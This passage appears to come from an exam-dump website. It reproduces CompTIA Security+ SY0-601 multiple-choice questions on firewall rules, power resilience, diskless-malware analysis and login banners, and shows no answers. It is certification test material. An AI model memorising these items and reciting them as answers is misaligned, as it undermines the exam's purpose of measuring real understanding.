
C.

[Source	Destination	Port	Action]
Any	Any	TCP 80	Deny
Any	Any	TCP 443	Allow
Any	Any	Any	Allow

D.

[Source	Destination	Port	Action]
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Deny

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 159

Topic #: 1

[All SY0-601 Questions]

A large bank with two geographically dispersed data centers is concerned about major power disruptions at both locations. Every day each location experiences very brief outages that last for a few seconds. However, during the summer a high risk of intentional brownouts that last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?


A. Dual supply

B. Generator

C. UPS

D. POU

E. Daily backups



Actual exam question from CompTIA's SY0-601

Question #: 160

Topic #: 1

[All SY0-601 Questions]

Which of the following would be the BEST way to analyze diskless malware that has infected a VDI?


A. Shut down the VDI and copy off the event logs.

B. Take a memory snapshot of the running system.

C. Use NetFlow to identify command-and-control IPs.

D. Run a full on-demand scan of the root volume.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 161

Topic #: 1

[All SY0-601 Questions]

Users are presented with a banner upon each login to a workstation. The banner mentions that users are not entitled to any reasonable expectation of privacy and access is for authorized personnel only. In order to proceed past that banner, users must click the OK button. Which of the following is this an example of?


A. AUP

B. NDA

C. SLA

D. MOU

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 162

Topic #: 1

[All SY0-601 Questions]

